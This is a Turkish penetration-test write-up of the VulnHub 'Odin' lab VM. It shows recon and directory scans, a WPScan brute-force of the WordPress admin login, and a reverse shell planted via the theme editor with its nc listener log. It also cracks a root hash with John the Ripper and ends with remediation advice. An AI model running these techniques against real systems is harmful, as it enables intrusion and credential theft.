VULNHUB ODIN

PENETRATION TEST REPORT

Hazırlayan: Emircan Aslan

Tarih: 23.02.2026

Yönetici Özeti (Executive Summary)

Bu rapor, VulnHub platformunda bulunan Odin sanal makinesine yönelik gerçekleştirilen sızma testi çalışmasını kapsamaktadır.
Test sürecinde hedef sistem üzerinde keşif, servis taraması, zafiyet analizi, istismar ve yetki yükseltme adımları uygulanmıştır.

Test sonucunda, WordPress tabanlı web uygulamasında zayıf parola politikaları ve yanlış yapılandırmalar nedeniyle sistemin tamamen ele geçirilebildiği gösterilmiştir.
Elde edilen bulgular, gerçek dünya sistemlerinde kritik güvenlik riskleri oluşturabilecek zafiyetlere işaret etmektedir.

1. Test Ortamı ve Metodoloji

1.1 Test Ortamı

Saldırgan sistem olarak Kali Linux, hedef sistem olarak VulnHub Odin sanal makinesi kullanılmıştır.
Her iki sistem NAT ağına alınarak aynı IP bloğu içerisinde konumlandırılmıştır.

1.2 Metodoloji

Test süreci aşağıdaki aşamalardan oluşmaktadır:

- Keşif (Reconnaissance)
- Servis ve port taraması
- Web uygulaması analizi


- Kimlik doğrulama saldırıları
- Uzaktan kod çalıştırma
- Yetki yükseltme
- Flag elde edilmesi

2. Keşif (Reconnaissance)

Kali Linux sisteminde ifconfig komutu kullanılarak saldırgan IP adresi belirlenmiştir.
Ağ üzerindeki cihazların keşfi için aşağıdaki komut çalıştırılmıştır:

netdiscover -r 10.0.2.0/24

Tarama sonucunda hedef sistemin IP adresi **10.0.2.3** olarak tespit edilmiştir.
Ping testi ile hedefin erişilebilir olduğu doğrulanmıştır.



3. Port ve Servis Tarama

Hedef sistem üzerinde Nmap kullanılarak servis keşfi yapılmıştır:

nmap -sS -sV -O 10.0.2.3

Tarama sonucunda yalnızca **80/tcp HTTP portunun açık olduğu** görülmüştür.
Bu durum saldırı yüzeyinin web uygulaması üzerinde yoğunlaştığını göstermektedir.

```
┌──(root㉿kali)-[/home/emircan]
└─# nmap -sS -sV -O 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 23:07 +0300
Nmap scan report for odin (10.0.2.3)
Host is up (0.00053s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:5B:FE:79 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:
linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3
)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 8.65 seconds
```

4. DNS ve Web Uygulaması Keşfi

VulnHub açıklamalarına göre hedef sistemin hostname'i **odin** olarak tanımlanmıştır.
Bu nedenle /etc/hosts dosyasına aşağıdaki kayıt eklenmiştir:

10.0.2.3 odin

Description

Back to the Top

Difficulty: Easy

Odin ventured to the Well of Mimir, near Jötunheim, the land of the giants in the guise of a walker named Vegtam. Mímir, who guarded the well, to allow him to drink from it, asked him to sacrifice his left eye, this being a symbol of his will to obtain knowledge

Pls, add /etc/hosts -> ip vm + odin

example: 192.168.1.1 odin


Twitter: @ArmBjorn

Work in Virtualbox.

Get root permissions

Bu işlem sonrası tarayıcı üzerinden http://odin adresine erişim sağlanmıştır.

Web sitesinde çeşitli hash değerleri ve login/register sayfaları tespit edilmiştir.
Hash analizleri CyberChef aracı kullanılarak çözülmüş ve rockyou.txt wordlistinin kullanılması gerektiği anlaşılmıştır.



5. Dizin Keşfi

Dirb aracı kullanılarak gizli dizinler taranmıştır:

dirb http://odin

Öne çıkan dizinler:

- /wp-admin
- /wp-content/uploads

Bu bulgular sitenin WordPress tabanlı olduğunu göstermektedir.

```
┌──(root㉿kali)-[/home/emircan]
└─# dirb http://10.0.2.3

_____________________
DIRB v2.22
By The Dark Raver
_____________________

START_TIME: Mon Feb 23 21:41:45 2026
URL_BASE: http://10.0.2.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

___________________

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.3/ ----
+ http://10.0.2.3/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.3/javascript/
+ http://10.0.2.3/phpmyadmin (CODE:403|SIZE:273)
+ http://10.0.2.3/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.3/wp-admin/
==> DIRECTORY: http://10.0.2.3/wp-content/
==> DIRECTORY: http://10.0.2.3/wp-includes/
+ http://10.0.2.3/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.0.2.3/javascript/ ----
==> DIRECTORY: http://10.0.2.3/javascript/jquery/

---- Entering directory: http://10.0.2.3/wp-admin/ ----
+ http://10.0.2.3/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.3/wp-admin/css/
==> DIRECTORY: http://10.0.2.3/wp-admin/images/
==> DIRECTORY: http://10.0.2.3/wp-admin/includes/
+ http://10.0.2.3/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.3/wp-admin/js/
==> DIRECTORY: http://10.0.2.3/wp-admin/maint/
==> DIRECTORY: http://10.0.2.3/wp-admin/network/
==> DIRECTORY: http://10.0.2.3/wp-admin/user/

---- Entering directory: http://10.0.2.3/wp-content/ ----
+ http://10.0.2.3/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.3/wp-content/languages/
==> DIRECTORY: http://10.0.2.3/wp-content/plugins/
==> DIRECTORY: http://10.0.2.3/wp-content/themes/
==> DIRECTORY: http://10.0.2.3/wp-content/upgrade/
==> DIRECTORY: http://10.0.2.3/wp-content/uploads/
```

6. WordPress Kimlik Doğrulama Saldırısı

WordPress yönetici giriş sayfasında varsayılan kullanıcı adı ve parolalar denenmiş ancak başarısız olunmuştur.
Bunun üzerine WPScan kullanılarak brute-force saldırısı gerçekleştirilmiştir:

wpscan --url http://10.0.2.3 -U admin -P /usr/share/wordlists/rockyou.txt

Sonuç olarak:

- Kullanıcı adı: **admin**
- Parola: **qwerty**

bilgileri elde edilmiş ve WordPress admin paneline erişim sağlanmıştır.

7. Uzaktan Kod Çalıştırma (Remote Code Execution)

WordPress Theme Editor üzerinden PHP kodu çalıştırılabildiği gözlemlenmiştir.
404.php dosyasına PHP reverse shell kodu eklenmiş ve saldırgan IP adresi ile 4444 portu tanımlanmıştır.

Kali üzerinde dinleyici başlatılmıştır:

nc -lvnp 4444

Tema yolu tespit edilerek 404.php dosyası tetiklenmiş ve hedef sistemden reverse shell alınmıştır.

8. Shell Stabilizasyonu

Alınan shell interaktif olmadığı için Python PTY modülü kullanılarak stabilize edilmiştir:

python -c 'import pty; pty.spawn("/bin/bash")'

```
┌──(root㉿kali)-[/home/emircan]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.3] 50474
Linux osboxes 5.4.0-26-generic #30-Ubuntu SMP Mon Apr 20 16:58:30 UTC 2020 x86_64 x86_64 x86_64 GN
U/Linux
 13:58:46 up  1:40,  1 user,  load average: 0.09, 0.07, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty7     :0               13:39    1:40m  7.22s  7.22s /usr/lib/xorg/Xorg -core :0 -seat
seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@osboxes:/$ ls -la
```

9. Sistem İçi Keşif ve Yetki Yükseltme

Sistem üzerinde /var/www/html/wp-config.php dosyasında root kullanıcı hash değeri tespit edilmiştir.
Hash John the Ripper ile kırılmıştır:

john --wordlist=/usr/share/wordlists/rockyou.txt roothash

Root parolası **jasmine** olarak bulunmuş ve root yetkisi elde edilmiştir.

```
/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';

/** root:$6$e9hWlnuTuxApq8h6$ClVqvF9MJa424dmU96Hcm6cvevBGP1OaHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qI
GsSxMmocdudQzjb01:18600:0:99999:7:::*/
```

```
┌──(root㉿kali)-[/]
└─# nano roothash

┌──(root㉿kali)-[/]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt roothash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jasmine          (root)
1g 0:00:00:00 DONE (2026-02-23 22:09) 4.545g/s 2327p/s 2327c/s 2327C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

10. Flag ve CTF Sonuç Mesajı

Root dizininde bulunan bjorn dosyasında bir hash tespit edilmiştir. CyberChef ile çözümlenen hash sonucunda bir YouTube bağlantısı elde edilmiş ve CTF tamamlanmıştır.

11. Tespit Edilen Güvenlik Zafiyetleri

Zafiyet	Etki	Risk Seviyesi
Zayıf WordPress admin parolası	Yönetici erişimi	Kritik
Theme Editor üzerinden RCE	Sistem kabuğu elde edilmesi	Kritik
wp-config.php hassas veri sızıntısı	Kimlik bilgisi ifşası	Yüksek
Zayıf root parolası	Tam sistem ele geçirme	Kritik

12. Güvenlik Önerileri

- Güçlü parola politikaları uygulanmalıdır.
- WordPress Theme Editor devre dışı bırakılmalıdır.
- Hassas yapılandırma dosyalarına erişim kısıtlanmalıdır.
- Root kullanıcı için güçlü parola ve SSH key doğrulaması kullanılmalıdır.

- IDS/IPS ve log izleme sistemleri kurulmalıdır.

13. Sonuç

Bu çalışma, karmaşık exploitler kullanılmadan yalnızca yanlış yapılandırmalar ve zayıf parola politikaları ile bir sistemin tamamen ele geçirilebileceğini göstermektedir.
Gerçek dünya sistemlerinde benzer zafiyetler ciddi veri ihlallerine ve sistem kayıplarına yol açabilir.